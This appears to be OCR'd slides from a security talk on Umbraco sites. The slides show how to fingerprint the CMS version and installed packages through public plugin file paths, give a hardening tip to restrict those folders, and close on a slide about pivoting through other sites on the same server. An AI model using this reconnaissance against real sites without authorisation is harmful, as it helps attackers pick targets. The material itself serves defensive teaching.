
- **Use another file:**
  - /umbraco_client/Application/Extensions.js
  - /umbraco_client/Application/UmbracoApplicationActions.js



# Now we know the specific version!

# Mission 1.4

- Goal: Discover installed packages
- Approach: Look for specific package characteristics



# Umbraco Forms

[redacted] [redacted]/App_Plugins/UmbracoForms/css/umbraco.forms.cs

```
input.umb-forms__hacky-hidden-field {
  opacity: 0;
  cursor: default;
}
.umb-forms .umb-panel-header .umb-sub-views-nav {
  margin-top: 25px;
}
.control-row.-margin-bottom {
  margin-bottom: 10px;
}
.control-label.-block {
  display: block;
}
.radio.-block {
  display: block;
}
.radio.-no-indent {
  padding-left: 0;
}
.usky-grid .help-text i.icon {
  font-size: 16px;
}
.umb-forms-page {
  position: relative;
}
.umb-forms-designer label.checkbox i.icon {
  margin-left: -22px;
}
<!-- Security by Jeffrey Schoemaker -->
```

# Archetype

/App_Plugins/Archetype/css/archetype.css

```
/* TODO: clean this up */
.archetypeEditor {
  width: 98%;
}
.archetypeEditor .open {
  position: relative;
}
.archetypeEditor .dropdown-menu {
  top: auto;
}
.archetypeEditor .dropdown-menu > li > a {
  border-radius: 6px;
}
.archetypeEditor .controls-no-label {
  padding: 10px;
}
.archetypeEditor a + ul.dropdown-menu {
  margin-left: 0;
}
.archetypeEditor .icon {
  color: #333;
}
.archetypeEditor fieldset {
  border: 1px solid #dddddd;
  padding: 0;
  margin-bottom: 5px;
  background-color: #f1f1f1;
  clear: both;
  display: inline-block;
  width: 100%;
}
.archetypeEditor fieldset .archetypeProperty {
  clear: both;
  overflow: visible;
  margin-top: 3px;
}
```

https://our.umbraco.org/projects/backoffice-e

umbraco arche

Our Umbraco

Forum **Projects** Documentation Download Contribute Community Videos

Our → Projects → *Backoffice extensions*

87 votes

## Archetype

**** This project has sunset, no further updates will be coming. Thanks for the memories all. ****

Archetype is an Umbraco 7 property editor that wraps other installed property editors. By wrapping the other properties, Archetype allows for custom and repeatable fieldset mashups.

*Think Widget Builder, Embedded Content, Data Type Grid.*

Documentation: https://github.com/kgiszewski/ArchetypeManual

Source: http://github.com/kgiszewski/Archetype

Ships with it's own Property Editor converter for easy template use.

v1.18.0 is targeted for core 7.2.2+. There is a known issue with v7.2.2 that is fixed with v1.7.1+.

Download package
version 1.18.0

or, install via nuget

```
PM> Install-Package Archetype
```

**Project owner**

Kevin Giszewski
Kevin has 3551 karma points

**Project Compatibility**

This project is compatible with the following versions as reported by community members who have downloaded this package:

# Multi Url Picker

/App_Plugins/rjp.multiurlpicker/multiurlpicker.html

- {{node.name}}
- Add

You need to add at least {{cfg.minNumberOfItems-renderModel.length}} more item(s)
You can only have {{cfg.maxNumberOfItems}} item(s) selected

Our Umbraco | Forum | **Projects** | Documentation | Download | Contribute | Community | Videos

Our → Projects → *Backoffice extensions*

65 votes

## Multi Url Picker

Allows editors to pick and sort multiple urls, it uses Umbraco's link picker which supports internal and external links and media.

Usage
Add a new property to your document type and select the `Multi Url Picker` property editor in the `pickers` category.

If you're using the models builder, you can access the property on your model e.g. `Model.Links` if your property alias is `links`.

```
@{ var links = Model.Links.ToList(); }

@if (links.Count > 0)
{
  <ul>
    @foreach (var item in links)
```

Download package
version 2.1.0

or, install via nuget

```
PM> Install-Package RJP.UmbracoMultiUrlPic
```

**Project owner**


Rasmus John Pedersen
Rasmus has 343 karma points

**Project Compatibility**

This project is compatible with the following versions as reported by community members who have downloaded this package:

# Mission 1.4 accomplished

- We can detect specific Umbraco packages
- Hooray!



<!– Hardening tip 3-->

# Stop leaking crucial information!


## Use IIS Rewrite IP Whitelisting on the following folders as well:

- App_Plugins
- Config
- Umbraco_Client

<!– END Hardening tip 3 -- >

These folders are only used by authenticated Umbraco users


<!-- Security by Jeffrey Schoemaker -->



Level 1
Footprint & Identification

# Automate it!

https://www.perplex.nl/is-it-umbraco/







<!-- Security by Jeffrey Schoemaker -->


# Version info

- **Identified more than 5,000 Umbraco websites**
  **(according to the numbers only 1% of the total population online)**

- **Looking at the version and the installed packages**




# Most used packages



# Now we know the installed packages


# Mission 1.5

- Goal: Get into the website via a detour
- Approach: Look for other websites on the same server & gather information there



# Horizontal pivotting

